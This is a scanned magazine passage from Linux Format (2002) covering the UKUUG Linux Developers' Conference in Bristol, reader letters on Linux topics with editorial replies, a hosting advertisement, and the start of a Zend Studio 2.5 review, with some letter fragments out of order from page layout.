Or perhaps we shouldn't be seeing Linux in its own right at all, but should instead be simply regarding it (as with Cobalt Qube) as the anonymous OS that powers some of the world's best products. After all, Linux is so wide-ranging, with such a range of capabilities, that maybe it's just not possible to shoe-horn it into any particular product type. In many ways this is a shame. Then again it can be nice to be an unsung hero, smug in the knowledge that everybody loves the stuff that's based on your technology but able to concentrate on what you do best – making technology – instead of spending hours talking to the public and flying the flag.



SPECIAL REPORT



Bristol University hosted the conference.



Ulrich Drepper led a tutorial on shared libraries.

UKUUG Linux Developers'

Richard Drummond was our man in Bristol for the UKUUG's annual Linux developer conference.

Hacking open source software is a very social activity, and open source developers love nothing better than to meet up with their peers in person, to discuss ideas, and drink beer. The

annual Developers' Conference run by the UKUUG provides a more than adequate excuse for many to indulge in such activities. Of course, the conference does have a practical side too. It gives developers a chance to

present their projects to the rest of the community. A small exhibition also runs alongside the conference, and amongst the exhibitors this year were O'Reilly, IBM, Borland and Sony. The first three are usual attendees at such

events, but the appearance of Sony as an exhibitor was perhaps a surprise to many; they were on hand to promote Linux versions of the PlayStation 2.

This year's conference took place at the University of Bristol from July 4th

The conference speakers

What was talked about and by whom

The conference proper was preceded on the Thursday by tutorial sessions. Ulrich Drepper, the glibc maintainer, gave help with shared libraries, while a tutorial on the Linux Terminal Server Project was given by its founder, Jim McQuillan. On the Friday morning, users go their printer problems solved in a CUPS and KDEPrint workshop. The conference itself started at lunchtime that day and ran through to Sunday lunchtime.

As usual papers delivered at the conference covered the full gamut of open source activity – and were not just specific to Linux. Marcus Brinkman, a developer's behind Debian's GNU/Hurd distribution, gave a history and overview of the GNU Hurd kernel, for example.

Obviously Linux kernel developers were well catered for. SuSE's Bo Thorsen gave an energetic account of how Linux

was ported to AMD's upcoming x86-64 architecture. Through the use of simulators, SuSE had managed to do the port of the kernel to the new architecture and had their distro ready to run on real hardware by the time the first developer boxes arrived earlier this year – which is quite unprecedented. Kernel hacker Christoph Heilwig talked about his work on the Linux ABI, and Dave Jones – also of SuSE – told all about the janitorial work he'd been lured into doing on the kernel 2.5 tree (in a talk aptly called Buried Alive in Patches). Rounding up the day on the Friday was a panel session on the Linux Kernel, chaired by 2.4 maintainer Marcello Tosatti (on his first visit to Europe) and aided by Messrs Jones and Heilwig. With questions taken from the floor, most seemed concerned about how the



Marcus Brinkman:
History man.

development of 2.5 was progressing, especially the logistical problems. Had the adoption of BitKeeper for source management solved the notorious 'Linux does not scale problem'?


Other papers covered diverse topics. Phil Hazel, the author of the Exim mail server, talked about the new architecture in Exim 4. Michael Meeks, GNOME hacker and Ximian employee, enthused about the new developments in GNOME

2.0 and rewarded those with questions by lobbing Ximian monkeys at them.

A developers' conference is noted for the complete lack of suits, but enterprise matters were covered too. Borland's Jason Vokes talked about RAD development with Kylix; and MySQL's David Axmark gave a history and overview of the MySQL database, the changes that becoming open source have made to the project and what users could look forward to in versions 4.1 and 5.0. Security is high on the corporate mind right now, and HP's Nigel Edwards outlined the tools and strategies that could be used to secure Linux servers.

More information on the various presentations and speakers can be found on the UKUUG's site, and copies of many of the papers delivered can be downloaded in electronic formats.

PHOTOGRAPHS COURTESY JAMES YOUNGMAN





Left to right: Sarah Ewen of Sony, Marcus Brinkman and David Hallowell of the UKUUG council.



David Sugar of the DotGNU project

Conference 2002

to the 7th, and it made a nice change for travel-weary *Linux Format* staff to have an event close to our Bath HQ. The UKUUG has been organising annual conferences since 1998, and previous venues have included UMIST in Manchester and Aston University in Birmingham. Next year's event is planned to move north of the border and will take place in Edinburgh.

Attendance to the conference was

up 25% on last year's event with over 200 registered visitors packing into the lecture theatre at the university's Department of Chemistry over the weekend. Many more turned up just for the exhibition itself, to which entry was free for all. Some attendees had come straight from the Linux Kernel Summit in Ottawa and made grateful use of the network connection supplied by the university to catch up

on their email. Just as important as the conference, the exhibition and the tutorials are the social events that go hand-in-hand with a UKUUG developers' conference.

All work and no play

An informal conference dinner, sponsored by AMD, was held on the Friday night at The Shoots, a floating restaurant with views of the SS Great

Britain, while on Saturday night everybody went Spanish at a restaurant called La Tasca. Alas, nobody from *Linux Format* could attend either, but, going by the various collections of photos linked from the UKUUG's website, they looked like a lot of fun, so we wish had. Next year's developer's conference is in Edinburgh, a town celebrated for its night life. So, don't miss out next time around. [LXF](#)



Exhibition area.

Joining the UKUUG

How to stay ahead of the game for next year's conference

The UKUUG was formed to represent users of Unix and open systems in the UK. Membership is open to companies and individuals, and the benefits of membership include a quarterly


newsletter, discount prices on books, and membership of Special Interest Groups and local user groups. Find out how to sign up at <http://www.ukuug.org/membership/>





Mailserv

Share your opinions, right wrongs and demand justice by writing to *Linux Format*. Drop us a line at: **Linux Format, Future Publishing, 30 Monmouth Street, Bath BA1 2BW** or email: lxformat@futurenet.co.uk



Boxed up!

Having just read this article I feel the need, not for speed, but to add my views on this interesting article. Not only does *LXF* never fail to be a fascinating read but repeatedly readers talk about configuring this and installing that. I think you all do a pretty good job appeasing the wrath, and wanted to throw in my own spanner as is the fashion.

Linux keenly invites everyone from the new user to master to peek under the hood and have a tweak, an amiable characteristic in my opinion and not a flaw. Last month's letter of the month about installing and catering for the consumer raised a config issue I have wanted to write for a long time. Can you not cover a box-build from the ground up?

Most of us have spent many hours building computers at one

time or other, particularly those of us finding it hard to leave Lego alone, and a keen newcomer who just 'wants to do it' would certainly benefit from your combined know-how building such a 'daemon'. A set price, from CPU to kernel config, right through to a running distro with web and multi-media. No more "I can't get this to work" or "that won't re-compile," or libraries missing. Lets build a workstation, a dedicated box, for all those who get the buzz from this idea as I get reading your mag.

Some of the charm with Linux is not the exclusion of consumers but rather the overwhelming configurability that often staggers a newcomer. Lets dissolve the myth! So many excellent tutorials, I hope you can cater for this idea with your workload! Hope you can keep it up!

Dan Franks, *London*.

We were intending to do an ultimate Linux desktop feature, which would involve building a box from the best components available. Unfortunately it has been rather difficult to organise, largely due to the rate of change of components, but it's still on the cards for some time in the future.

Bootable DVDs

I have been so impressed from the first time I saw a *Linux Format* issue and have been actively searching out every issue at local bookstores.

I was very happy with the cover CDs which have made my Linux experiences fulfilling as they provide me with up-to-date apps, drivers, libraries and distributions that I can't download over dialup (I live in the country).

When you started with the DVD issues I was even happier to think of all the stuff you were putting on it. I have a sole DVD drive in my house on my daughter's computer so she can watch movies and play her kids games. In order to have the game access, this PC runs Win98. I have a CDRW on my Linux server and in the past I transferred the ISO images over the network to the Linux box to burn my new distros. However, in your pursuit of advancement and having bootable DVD distro installs, those ISO images are now gone and I can't burn the new distro CDs. Hard drive installs are problematic due to space restrictions.

Now I will not be considered selfish and hold back the rest of the world because I can't afford to put a DVD drive in my Linux server just to read *LXF* DVDs. Can you provide some method/process that could be used to make the distro back into their equivalent bootable CDs?

Kevin Foss, *Ottawa, Canada*

Hmm. A tricky one this. A number of you have asked for ISO images for

various reasons similar to the one you mention. Obviously though, for those who have a DVD drive on the computer they use for Linux, it's much handier to be able to install directly and save those blank CDRs.

Many distros will allow network install though – if you could set up an ftp server on your windows box, many of the distros could be installed by creating the appropriate bootdisk. Unfortunately, the way this is actually achieved usually varies from distro to distro, so we can only advise that for previous distros, you take a look at their webpage, or the install docs on the disk. We will bear this in mind for the future though and, if possible, include network install instructions.

Gripped

In your April 2002 issue you reviewed *Grip*, a front end to CD ripping and encoding programmes. I think that the very best part of this programme is the part you failed to mention. *Grip* has a sibling programme, *Digital DJ*, which runs on *MySQL*. *Grip* automatically will list MP3s in the database programme.

Because it is fully fledged database, you can make playlists of large numbers of tracks. I have tried making large playlists on other MP3 players and frankly they just choke when presented with 1500 tracks. *DDJ* at home has over 1900 tracks and runs well. It isn't as easy to set up as *Grip*, as you have to configure *MySQL* to run, but is an excellent package I use at home and at work. It can be configured to play specific sorts of music according to the ID3 tags, music from specific years, artists or albums as well as according to the beat.

Incidentally, I pass all my wav files through *normalize* which reduces the range of volumes at which the MP3s are replayed.

Liz Billiau Griffith, *Australia*



★ Letter of the month

This month's winner receives a copy of **Rebel Code**



Oz archives

Jon from Australia asked if the World of Spectrum archive could be put onto the LXF cover DVD, and Martin from Scotland was having problems finding copies of LXF with the DVD. I thought I'd respond to them!

You rightfully query the relevance of the WoS archive being on a Linux magazine's covermount, but there are other things to consider here. Jon is correct in saying that downloads from WoS are limited – but there are mirror sites across the world, including one I maintain, which can help him here.

There are also a couple of people who sell CDs and DVDs with the archive on them, again including myself, for minimum

profit. See www.worldofspectrum.org/cdrom.html for more information.

Another major point is that the full archive is just over 2GB in size! It would be a bit unfair to include that and chew half the space available!

Jon also mentioned having the GNU archive available – if Jon is asking for these things due to bandwidth concerns (many Australian ISPs apply bandwidth quotas to their customers), then he can find a full, updated GNU mirror at www.planetmirror.com/pub/gnu/ – while *xemacs* can be found at www.planetmirror.com/pub/xemacs/ – Planet Mirror are on one of the Australian ISPs backbones, and downloads from it don't count from customers quotas, hence why it is so popular

in Australia!!

As for Martin's problems, I've had no real problem in the past finding LXF with the DVD covermount. Most WH Smith branches in Glasgow, Edinburgh and Stirling which are larger than a shoebox carry it, and Borders in Glasgow usually has copies too – perhaps he should consider asking his local newsagent to specifically order copies of the DVD version from their distributor, and have them held behind the counter for him – that's how I used to get copies of *EDGE* back in 1993 before I subscribed!

William Anderson, *Scotland*

Good work, you've cleared up two queries in one go, and earn our gratitude and this month's letter of the month prize, *Rebel Code*, by Glyn Moody.

which is Intel only, so tweaking the code is not available and to be realistic tweaking the code to port any sizeable package is out of the reach of very many Linux users, both because of knowledge limitations or time limitations.

Your views are eagerly awaited.
Trevor Cushen, *Dublin, Ireland*

I hope you read our huge roundup of office software last month and have discovered the joys of *StarOffice/OpenOffice.org*, then. We had very little difficulty with a huge range of MS Office files thrown at them.

Hardware specific software is a bit of an issue. As the IA-32 (x86) platform was the one Linux was developed on, and the most prevalent architecture in use today, it's only natural that this tends to be the one supported first with binaries.


For proprietary software, which is only distributed as binaries, this becomes more of a problem. Often it isn't a question of difficulty porting the code, but more one of support.

Software houses like to be able to reduce the variables when it comes to support, which is one reason many are loath to produce Linux software at all. For those that do, certifying of different hardware platforms usually means dealing with new Linux distros, and new problems with hardware or whatever. The only way this is going to change is if these companies are made aware of the commercial opportunities of supporting other platforms, so I urge you to let them know you would

Thanks for this additional info. That's an awful lot of music isn't it? At about three minutes per track, I make that around four days of solid sounds!

Boldly go in ASCII

It seems some people need reminding of just how versatile plain text emails can be. They can easily represent text as "bold", *italic* or underlined as well as displaying emotion :-\ and taunting the recipient with incomprehensible acronyms. KWIM? Grammar thrown out the window, replaced by clichés. But above all, they should be fast, and they should be fun. Because let's face it, trawling



through man pages, isn't.

I fully agree with Michael's comments (*LXF29*, p12), to which I shall add one other point. The defining feature of HTML is its hypertextual nature, and this becomes pretty redundant in email, since most mail clients will recognize URLs and launch your browser of choice when you click on them anyway.

I use *Kmail* with the HTML preview feature turned very firmly off. Email clients should certainly recognize HTML mail, but whether they support in-line rendering should depend on the style of program. If they already show image attachments in-line then sure, the more the merrier (HTML, PDF, DOC...). But for a GNU style program, HTML rendering is out of scope. Better a bug-free client and a flawless browser than one big program that just doesn't work. long live *lynx*! viva vi!

Daniel Emerson Griffith, *via email*

Can anyone think of a good case for mails that should be sent in HTML?

Lintel only

I am a constantly trying new software for Linux with the view to watching it's progress into the

enterprise market. I am currently 80-90% completely Microsoft free on all fronts. I know a lot of you will argue that I should be 100% and that Linux can do everything but I have found that I cannot open fully some *Word* documents sent to me or other *Office* produced material. *Powerpoint* slides are the biggest hurdle I have at the moment – both

“Grip’s sibling, Digital DJ, runs at home with over 1900 tracks and runs well. At about three minutes per track I make that four days of solid sounds!”

reading and creating presentable slide shows. This however is not the reason I am writing to you. What I have discovered in my endless trawl through the mountains of software available is more and more of the packages are hardware specific or platform specific, with the obvious Intel being the leader.

My query is, is this becoming a trend in the Linux development world? Some packages are commercial products such as *Skyrix*

purchase the software if they made it available. If you could get together a group of people who felt similarly, they may change their ways.

More C

I've got your mag from issue 1 and seen it progress from a rough and ready beginner's guide to a more professional journal. There have been ups and downs through the issues and there are things that I like and dislike. >>

Helpdex

BY SHANE COLLINGE

shane_collinge@yahoo.com



« I am from a Java programmer origin and found an interest in many languages such as Smalltalk, Lisp (although never had time to do anything with it), C++ and many scripting languages (PHP, JScript etc). In your tutorial sections I believe that you should touch more on C/C++ as this is the heart language of Linux and have an advanced section for Java.

official download site is <http://whiteboard.openoffice.org/lingucomponent/dictionary.html>.

However, anyone who uses this dictionary seriously will soon discover that it is somewhat buggy! Never mind, help is at hand. We are currently working to improve this, and in the process make it one of the best English dictionaries available. For those who can't wait for

software, but they debate OUR right to create open source. Monopolies are never good (remember BT and the extortionate Internet charges). Linux promotes competition, that's good for consumers, you get innovation not gimmicks to promote latest windows version. BTW I Love the new *LinuxPro* mag!

Daniel Snowden, *Yorkshire*

One thing that 'open source' and Free Software has certainly done is make people consider the terms of the licences they are signing up to – nobody would have blinked at any of these terms even five years ago.

CD drives

I noticed people having a hard time getting data from their CDROMs. I had the same problem. After reading all the data from the CD and installing RH 7.2 it refused to read anything after booting. It didn't matter what command you tried to mount it with. A lengthy search finally turned up a news article about how RH's kernel modules had a dependency problem. It suggested doing `depmod -a` Wonder of wonders, everything worked even after a reboot. Feel

free to elaborate on why this works because I don't know enough about the problem to explain it.

Knowledge is a wonderful thing. My friend was having similar problems when he made the comment, "It's like RH removed CDROM support in their 7.2 code." I just laughed and told him to type in the magic command. Now his system works.

Mark Ramsell, *via email*

Thanks for the tip. I imagine the reason it works while installing and not after reboot is that the install image uses its own Linux kernel (built correctly I presume) but the installed Linux doesn't include an accurate module dependency list. This list is used so that dynamically loading modules know which other modules have to be loaded, and which code is part of the kernel. For example, the `usb-storage` module is dependent on the `usbcore` module.

Points missed

I love your mag, it's been a great help the me, being a new user. But I think you've missed the point of Chris White's "Linux GTI?" letter of LXF28. The man is correct about consumers. Ask anyone who sells

“Linux was developed on the IA-32 platform, and it's the most prevalent today, so it's natural that this tends to be the first supported with binaries”

I love the new little supplement, *LinuxPro* it's very easy to read and bite-size and the stories have left me content. And although an obvious advertising ploy, the broadband supp was *very* useful.

Please take out those utterly lame comic strips, they're not funny and annoy me incredibly.

Apart from that minor annoyance the mag is great.

James Partner, *via email*

Thanks for your comments. We do have quite a large number of coding tutorials in the mag at the moment. C and C++ are obviously important, but at what level would we pitch this? There are excellent books for learning both, even with a Unix/Linux bias. What would other people like to see?

English office

Thanks for providing *OpenOffice 1.0* on the June CD. As shipped it does not come with a decent British English dictionary, so I'm sure that many readers will be interested to know that one does exist. The

updates to ripple through to the OOo web site, take a look at www.pyxidium.co.uk/OOo/OOo.html. This page has only just been set up, but hopefully by the time word gets around it should have some useful goodies on it.

Oh, and if anyone is interested in helping with testing, editing and correcting the dictionary, or if you've simply found an error, we'd like to hear from you.

David Bartlett, *Pyxidium Ltd*. Excellent! We'll all be able to tell our colors from our colours, etc.

Eula like it

Isn't the new Office EULA, saying that you may only install on Windows, great (there is method to my madness!)?

1 It will stop us using it (vive la *StarOffice* or *OpenOffice.org*)

2 It proves that Microsoft illegally maintains a monopoly (take note DOJ at my adept legal mind)

They must learn that we do not debate Microsoft's right to sell



Red Hat needs to hear the “magic command” before CDROMs will work!



computers. I've been into computing since 1985. I have helped many people setup their home PCs and configure or fix Windows since Win 3.1. Almost every single one of these people have stated that ease of use is a priority. They want it to install and run. The home PC market is the place that needs to be conquered for Linux to prevail!

Until Linux gets an installer such as *InstallShield* that does everything for you, including adding shortcuts to the user's menu or desktop, it will have problems getting the mass of desktop users to switch. I've used

Mandrake 8.0 and am currently using SuSE and more than half of the programs I've downloaded from websites or use from your mag's CD will not even put an icon or shortcut on my desktop or in a menu.

At work users don't have any control over the programs they use but also don't have a say because the decisions are made for them. They have never experienced the frustration of installing/compiling tarballs. Installation is a concern with all new users whether they use Windows, Mac, Linux or anything else. And let's face it, ALL converts

are new users! They just want to get the program to install smoothly so they can get right to work. THEN, they can tinker with it without worrying IF the program will reinstall properly or not.

The people in this world are either too busy or too lazy to care about these concerns because they just want it to work. Addressing this problem will go a long way to bridging the gap.

Stephen Hill, Reading, PA USA

I think we agree that the average consumer wants a no-brains solution. That may be a way off, but installer

Submission advice

WHAT WE WANT:

- Letters about the magazine or Linux in general
- Constructive criticism
- Your opinions
- Concise points about relevant subjects

WHAT WE DON'T WANT:

- Technical question – direct those to our Q&A pages!
- Random abuse
- Nonsense rants
- 200 pages of meandering diatribe

WRITE TO US AT:

Linux Format, Future Publishing, 30 Monmouth Street, Bath BA1 2BW or email: ixf.letters@futurenet.co.uk

technologies do exist. You are also missing the fact that with most boxed distributions these days virtually every application the average 'consumer' could want is already included.

I'm not sure that the home market is necessarily the one 'which must be conquered'. Having more desktop systems in business would be much more of a stimulus to development, plus it would encourage home desktop use. [LXF](#)

Making The Right Hosting Choice

For Your Business

SOLUTIONS

With XCalibre you're not just a number
Let our customers speak for us!

We have been a customer of XCalibre for over two years now and have to congratulate them on their fantastic service. We moved to XCalibre because our previous provider was so unreliable, and it was definitely the right move. Servers and connection are fast and reliable, and when a rare problem does occur their technical support is excellent.

Ken Hobbs - Integrated Internet Solutions
<http://www.iis-uk.net>

Dedicated Servers

- Flexible hosting
- Secure facilities
- Reliable servers

From £ 75 per month

Managed Services

- Total server management
- Quality service guaranteed
- Complete peace of mind

Call now for a quote!

Co-Location

- World class data centre
- Data transfer from £2.50/GB
- Secure private suites

From £ 52 per month

Web Hosting

- personal customer support
- Full control panel
- Regular backups

From £ 39.95 per year

www.xcalibre.co.uk

Tel: 0870 050 0080
email: sales@xcalibre.co.uk

Reviews

All the latest software and hardware reviewed and rated by our experts

LXF verdict explained

Each review is accompanied by a Linux Format Verdict to help you to assess the product at a glance (it's no substitute for actually reading the review, though). We award scores out of ten in the following categories:

Features: Does it provide the functions you need? Is it innovative?

Performance: How well does it do its job? Is it fast and reliable?

Ease-of-use: Is the interface well designed? Is the documentation well written, helpful?

Value for money: Does it have a competitive price?

For those who like numbers, the Linux Format Rating is a score out of 10 summing up the overall excellence of a product. It will usually, but need not be, an average of the above categories. We award scores as follows:



10 The close to perfect product.



8-9 Good, but has a few niggles.



6-7 Does the job, but needs work.



5-4 Average.



1-3 An utter disaster. Back to the drawing board.

The Top Stuff Award

If we really, really like something — we really think that a particular piece of software, hardware or any other sort of ware is the best stuff around — then we'll give it our Top Stuff Award. Only the very best will be chosen. It's not guaranteed to all products that score highly.



THIS MONTH...

Zend Studio >>

PHP developers need no longer bemoan the lack of a good IDE for PHP development on Linux. **p20**

MainActor

Think you can be the next Hitchcock or Tarantino? Get into the movie business with this editing suite. **p22**

Quasar Accounts

So you think there are no accounting packages available for Linux? Think again. **p24**

Slackware


Can the venerable old man of the distro world teach those young upstarts a lesson? Find out in our review. **p26**

SOT Linux >>

An easy-to-use desktop distro straight from the Linux homeland. **p28**

Books

More books including the Book of SAX, Inside Yahoo! and one on enterprise Java. **p30**



COMING UP SOON...

ELX Linux

India is quickly emerging as a centre of IT excellence. Find out how well they do Linux.

BX Pro

A point-and-click GUI builder for the the industry standard widget toolkit, Motif.

Xandros Linux

The successor to Core Linux is nearing the end of its beta programme, so expect a full review here soon.

DHCP Turbo

Can you have a fast, scaleable and easy to set up DHCP server?

Debian 3.0

Hurrah! Woody has at last been released. Expect an in-depth review next issue.

Poseidon

CASE tools for Linux? We'll be having a look at this UML design tool in an upcoming issue.

PHP IDE

Zend Studio 2.5

Paul Hudson investigates the latest incarnation of the popular commercial IDE for PHP.



Great PHP IDE, featuring fantastic debugger. Rivals: *PHPed, phpmole and Quanta*

- **PUBLISHER** Zend
- **WEB** www.zend.com
- **PRICE** \$195 (Studio 2.5)
\$249 (Studio Plus 2.5)


When I spoke to Doron Gerstel, CEO of Zend, at the International PHP Conference last year, I complained bitterly about *Zend Studio* – it was slow, not very well thought out, and really didn't offer much in the way of an advantage over just using *Vim*. Back then in November he told me, "Don't worry – version 2 is due out any moment, and it's much better!" At the time, I don't think I believed him – boy, do I feel stupid now!

Installation

Installation is absolutely painless, and I mean that. *Zend Studio* is written mostly in Java (the JRE comes bundled with it) and combined with *InstallAnywhere*, this means it does not need to rely on unreliable packaging formats like RPM. It also means that inexperienced users of Linux do not have to worry about compiling any source code – it really is a case of running a binary and clicking "Next" a few times.

During installation, you are offered the chance to select which *Zend Studio* components you would like to install. *Zend Studio* is made up of the *Zend Development Environment (ZDE)*, *Zend Information Center* (online help, and also the complete PHP manual), *Zend Debug Server* (enables remote debugging of PHP), *Zend Server Center* (allows web-based configuration of PHP), *Zend Optimizer* (speeds up PHP), *Apache1.3.22* (allows a fresh install configured for PHP, or integrates PHP with your current *Apache* install), and also PHP itself, v4.2.1.

While that may look a lot, it really boils down to the *ZDE*, the *Zend Debug Server*, and the *Zend Server Center* – all the rest are available online for free in some incarnation.



The debugging features of the ZDE are the best out there and, once you are used to them, it is hard to go back!

The only bad point about the installation is that it doesn't add any shortcut icon to the KDE start menu; unless you create one for yourself, the program must be run from the command line.

Starting up the *ZDE*, my first impression was – "Wow, Zend really have done their homework". As soon as you start it up, you are presented with a friendly interface that was clearly designed by someone who uses PHP regularly.

Getting Help

Before I got started programming, I went to the Help menu to see whether they have any sort of introductory tutorials for those new to the *ZDE*. It was here that I encountered my first problem – the Zend help files are written in HTML and Java. Not only did the help fail to work in *Konqueror 2.11*, it crashed *Netscape 4.77* several times, and only 95% worked in *Mozilla1.0*. It looked to me like the online help was designed for use by *Internet Explorer*

users, and bundled with the Linux release with little testing.

My help woes did not end there, sadly – the index failed to show any entries past the first screen, and I found that the help files had references to Microsoft Windows throughout (with such quotes as "The Filesystem tab operates with similar file management functionality as Windows Explorer").

As long as you have a recent web browser and do not mind using only the contents pane, the help itself is not too bad: I found it a straightforward and quite complete read.

Coding in the ZDE

The *ZDE* offers everything any serious PHP IDE cannot do without – code completion for PHP and HTML, syntax highlighting, search and replace, and multiple undo and redo. The code completion in *Zend* pops up very quickly, and has everything you need – complete parameter information, function return type, a short

Requirements

233MHz processor (500MHz processor recommended)
128MB RAM (192MB recommended)
50MB of hard disk space

description of what each function does, as well as a link to the appropriate page in the manual. It also includes smart variable completion – that is, when you type **\$**, it prompts you with a list of all variables available to you in the current scope. The search and replace functionality is also as good as most developers need, and allows you to use regular expressions freely.

By default, the *ZDE* displays a panel on the left of the editor containing a variety of helpful information, including a file system tree view you can use to drag and drop files for editing, a file inspector for an alphabetised listing of the functions in the file you are currently working on, and two project views to

Zend Studio vs World + Dog

What other options are there?

Zend has a big advantage over its competition, simply because their co-founder, Zeev Suraski, is also one of the lead developers of PHP. Be that as it may, there are competitors out there, especially with regards to the most important part of *Zend Studio*: the IDE itself.

NuSphere PHPEd – www.nusphere.com – \$299/\$495
PHPEd, only recently ported to Linux, has quite a few advantages over the *ZDE*. For example, it offers code templates (re-useable chunks of code that can be dropped into other projects), a built-in FTP manager that I could actually get to work consistently, and a good attempt at a code profiler. On the down side, its

interface is not as helpful as *Zend's*, and its code completion system doesn't quite hit the mark. If *Zend's* bugs are a little too irritating, you should definitely consider *PHPEd*.

Quanta – <http://quanta.sourceforge.net> – Free

While *Quanta* is not a dedicated PHP editor, it certainly provides excellent support for PHP programmers. A key advantage *Quanta* has over the *ZDE* is its structure tree view, which works quite like *Mozilla's DOM Inspector* in that it lets you navigate your document through a nested tree.

phpmole – <http://sourceforge.net/projects/phpmole-ide> – Free
phpmole is a very promising IDE, written

entirely in PHP. It uses the *PHP GTK* extension for the GUI, and offers a fair range of features. Whilst it is not yet in the same league as *Zend*, it is certainly improving very rapidly.

Zend Studio Personal Edition – www.zend.com – Free

Surprisingly, one of *Zend Studio's* main competitors is... itself! *Zend* release a cut-down, freeware version of the *Zend Studio*, targeted at non-profit users – you are not allowed to use it for commercial purposes. It does not include quite a few of the features listed above – the code completion is average, and you do not get the *Zend Debug Server*. Nonetheless, there is still a lot to be had in there, and above all, it comes at no cost.

allow you to work on large-scale PHP projects with less hassle.

Functions

As you type, any functions you define are automatically added to the file inspector and project inspector views, and double-clicking any entry opens

up the PHP script where the function was defined, placing the cursor at the function definition itself.

There are quite a few keyboard shortcuts available to you, mostly allowing you to move around the editor with ease. There are also shortcuts to insert popular HTML tags

easily, but I was unable to find a way to customise these, which was a shame.

Tools of the trade

The *ZDE* provides a good attempt at an integrated FTP client, which is common amongst Microsoft Windows IDEs. However, several times I received the less-than-graceful error, **java.lang.NullPointerException at com.zend.ide.ftp.DefaultFTPServer.e(DefaultFTPServer)**, which was disappointing. When it works, though, the FTP integration is excellent – it integrates into the file system tree view so you can drag and drop files from the FTP server directly into the editor. When you save a file from an FTP server, the *ZDE* automatically re-uploads your changed file to the server – for all intents and purposes, it treats the file as local.

Another useful helper lets you document your functions through the code completion engine. When you create a function, you can add special comments before it to specify the variable type of each parameter, return value, and also a HTML-enabled description of what the function does.

Debugging

As mentioned earlier, the *Zend Studio* includes the *Zend Debug Server*, so I had particularly high expectations here. Luckily, I was not disappointed. Without a doubt, *Zend Studio 2.5* comes with the most complete PHP debugging solution I have ever seen. *Ever*. It includes simple features like

